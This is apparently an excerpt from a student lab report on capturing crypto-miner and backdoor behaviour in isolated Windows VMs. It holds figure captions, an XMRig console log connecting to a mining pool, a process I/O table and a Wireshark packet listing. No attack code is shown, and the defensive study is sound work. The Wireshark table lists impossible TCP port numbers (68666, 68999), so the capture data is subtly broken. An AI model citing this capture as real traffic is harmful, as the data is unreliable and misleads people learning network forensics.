


Figure 3.3.20: Windows Server Domain (Anuj)




Figure 3.3.21: Windows 10 VM connected to domain of Windows server (Anuj)




Figure 3.3.22: Windows 10 VM Configuration (Abdul)




Figure 3.3.23: 6 users created in Windows 10 (Abdul)

```

XMRig 6.24.0
* ABOUT      XMRig/6.24.0 MSVC/2022 (built for Windows x86-64, 64 bit)
* LIBS       libuv/1.51.0 OpenSSL/3.0.16 hwloc/2.12.1
* HUGE_PAGES unavailable
* 1GB_PAGES  unavailable
* CPU        Intel(R) Xeon(R) E-2186M CPU @ 2.90GHz (1) 64-bit AES VM
             L2:0.5 MB L3:24.0 MB 2C/2T NUMA:1
             8.6/16.0 GB (54%)
* MEMORY
* MOTHERBOARD innotek GmbH - VirtualBox
* DONATE      1%
* ASSEMBLY    auto:intel
* POOL #1     donate.v2.xmrigh.com:3333 algo auto
* COMMANDS    hashrate, pause, resume, results, connection
* OPENCL      disabled
* CUDA        disabled

[2025-10-24 07:54:18.658] net use pool donate.v2.xmrigh.com:3333 178.128.242.134
[2025-10-24 07:54:18.660] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (55 tx)
[2025-10-24 07:54:18.661] cpu use argon2 implementation SSE3
[2025-10-24 07:54:18.662] msr to access MSR registers Administrator privileges required.
[2025-10-24 07:54:18.663] msr FAILED TO APPLY MSR MOD, HASHRATE WILL BE LOW
[2025-10-24 07:54:18.664] randomx init dataset algo rx/0 (2 threads) seed e6a09110d72c52eb...
[2025-10-24 07:54:18.665] randomx allocated 2336 MB (2080+256) huge pages 0% 0/1168 +JIT (1 ms)
[2025-10-24 07:54:28.794] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (58 tx)
[2025-10-24 07:54:40.237] randomx dataset ready (21572 ms)
[2025-10-24 07:54:40.238] cpu use profile rx (2 threads) scratchpad 2048 KB
[2025-10-24 07:54:40.249] cpu READY threads 2/2 (2) huge pages 0% 0/2 memory 4096 KB (11 ms)
[2025-10-24 07:54:41.388] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (63 tx)
[2025-10-24 07:54:51.835] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (65 tx)
[2025-10-24 07:55:01.725] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (66 tx)
[2025-10-24 07:55:14.278] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (67 tx)
[2025-10-24 07:55:24.502] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (68 tx)
[2025-10-24 07:55:34.536] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (69 tx)
[2025-10-24 07:55:44.726] net new job from donate.v2.xmrigh.com:3333 diff 1000K algo rx/0 height 3528178 (69 tx)
  
```

Figure 3.3.24: Setup XMRig for Crypto Miner data capture. (Abdul)




Figure 3.3.25: Wireshark for capture network data. (Abdul)




Figure 3.3.26: Running xampp and powershell to backdoor. (Abdul)



Figure 3.3.27: window 10 with six users in isolated environment (Samrat)






Figure 3.4.1 SysGauge (Ming Yong Tan, 21920794)



Process	PID	I/O Read Bytes	I/O Write Bytes	I/O Other Bytes
Code.exe	6772	700.4 MB	33.6 MB	15.7 KB
msedge.exe	5360	398.9 MB	154.5 MB	1.5 MB
proccxp64.exe	11028	263.1 MB	99.8 KB	18.6 MB
proccxp64.exe	15724	262.3 MB	37.4 KB	2.8 MB
Code.exe	10752	172.6 MB	69.9 MB	958.8 KB
explorer.exe	2484	158.8 MB	64.8 MB	15.0 MB
proccxp64.exe	17736	145.5 MB	37.2 KB	1.4 MB
Code.exe	11448	83.1 MB	199.7 MB	5.0 MB
msedgeview2.exe	8576	59.5 MB	29.8 MB	2.1 MB
backgroundTaskHost.exe	6880	35.3 MB	19.1 KB	1.5 MB
msedgeview2.exe	11960	30.4 MB	14.4 MB	12.8 KB
msedgeview2.exe	4048	27.8 MB	4.5 MB	838.4 KB
Code.exe	4408	25.5 MB	753.6 KB	30.8 KB
Code.exe	10032	24.0 MB	17.1 MB	150.8 KB
msedgeview2.exe	7620	18.5 MB	11.1 MB	8.1 KB
msedgeview2.exe	4628	15.5 MB	24.1 MB	11.4 KB
svchost.exe	4176	14.9 MB	377.2 MB	74.6 KB
Code.exe	8952	14.4 MB	6.8 KB	13.3 KB
SearchHost.exe	7120	10.9 MB	10.3 MB	1.3 MB
sihost.exe	2492	9.0 MB		10.0 MB
StartMenuExperienceHost.exe	7176	7.4 MB	209.9 KB	252.9 KB
svchost.exe	3352	6.8 MB	244.0 KB	9.7 KB
Code.exe	9520	5.3 MB	6.8 MB	536.0 KB
msedgeview2.exe	14372	4.9 MB	6.1 MB	292.5 KB
msedgeview2.exe	8228	4.5 MB	8.0 MB	1.0 MB
SystemSettings.exe	6264	4.2 MB	10.8 KB	131.8 KB
sysgau.exe	2424	3.8 MB	160 B	35.6 KB
RuntimeBroker.exe	7328	3.8 MB	39.9 KB	385.2 KB
svchost.exe	1340	3.5 MB	10.7 MB	1.3 MB
msedgeview2.exe	9574	2.2 MB	6.2 MB	7.7 KB

Figure 3.4.2 Process Explorer (Ming Yong Tan, 21920794)



No.	Time	Source	Destination	Protocol	Length	Info
13	0.050713	172.28.58.189	204.79.197.222	TCP	54	[TCP ZeroWindow] 63504 → 443 [ACK] Seq=2 Ack=2 Win=0 Len=0
14	0.054187	13.107.4.254	172.28.58.189	TCP	60	443 → 68666 [FIN, ACK] Seq=1 Ack=2 Win=16385 Len=0
15	0.054207	172.28.58.189	13.107.4.254	TCP	54	68666 → 443 [ACK] Seq=2 Ack=2 Win=250 Len=0
16	0.056035	13.107.4.254	172.28.58.189	TCP	60	[TCP Keep-Alive] 443 → 68666 [ACK] Seq=1 Ack=2 Win=16385 Len=0
17	0.056945	172.28.58.189	13.107.4.254	TCP	54	[TCP ZeroWindow] 68666 → 443 [ACK] Seq=2 Ack=2 Win=0 Len=0
18	0.101150	204.79.197.222	172.28.58.189	TCP	60	443 → 63504 [RST] Seq=2 Win=0 Len=0
19	0.119517	13.107.4.254	172.28.58.189	TCP	60	443 → 68666 [RST] Seq=2 Win=0 Len=0
20	0.196159	4.232.89.175	172.28.58.189	TCP	60	443 → 68999 [FIN, ACK] Seq=1 Ack=2 Win=49155 Len=0
21	0.196200	172.28.58.189	4.232.89.175	TCP	54	68999 → 443 [ACK] Seq=2 Ack=2 Win=253 Len=0
22	6.344738	172.28.58.189	23.42.234.242	TCP	54	58037 → 80 [FIN, ACK] Seq=1 Ack=1 Win=250 Len=0
23	6.344953	172.28.58.189	23.216.63.98	TCP	54	58038 → 80 [FIN, ACK] Seq=1 Ack=1 Win=253 Len=0
24	6.345077	172.28.58.189	23.201.3.76	TCP	54	58039 → 80 [FIN, ACK] Seq=1 Ack=1 Win=251 Len=0
25	6.348424	23.216.63.98	172.28.58.189	TCP	60	80 → 58038 [FIN, ACK] Seq=1 Ack=2 Win=501 Len=0
26	6.348452	172.28.58.189	23.216.63.98	TCP	54	58038 → 80 [ACK] Seq=2 Ack=2 Win=253 Len=0
27	6.348775	23.42.234.242	172.28.58.189	TCP	60	80 → 58037 [FIN, ACK] Seq=1 Ack=2 Win=501 Len=0
28	6.348775	23.201.3.76	172.28.58.189	TCP	60	80 → 58039 [FIN, ACK] Seq=1 Ack=2 Win=501 Len=0
29	6.348790	172.28.58.189	23.42.234.242	TCP	54	58037 → 80 [ACK] Seq=2 Ack=2 Win=250 Len=0
30	6.348905	172.28.58.189	23.201.3.76	TCP	54	58039 → 80 [ACK] Seq=2 Ack=2 Win=251 Len=0
31	12.204473	23.216.63.24	172.28.58.189	UDP	75	443 → 59654 Len=31
32	12.204839	172.28.58.189	23.216.63.24	UDP	75	59654 → 443 Len=33

> Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface [Device\NPF{62812271-6AB5-44BD-BFBC-54...}]
 > Ethernet II, Src: VMware_gigabitEthernet0 (08:0c:29:e9:d5:e3), Dst: Microsoft_CsF5:3b (00:15:5d:c5:f5:3b)
 > Internet Protocol Version 4, Src: 172.28.58.189, Dst: 13.107.4.254
 > Transmission Control Protocol, Src Port: 68666, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

Figure 3.4.3 Wireshark (Ming Yong Tan, 21920794)




Figure 3.4.6: System Process data collected using Sysgaue (Anuj)

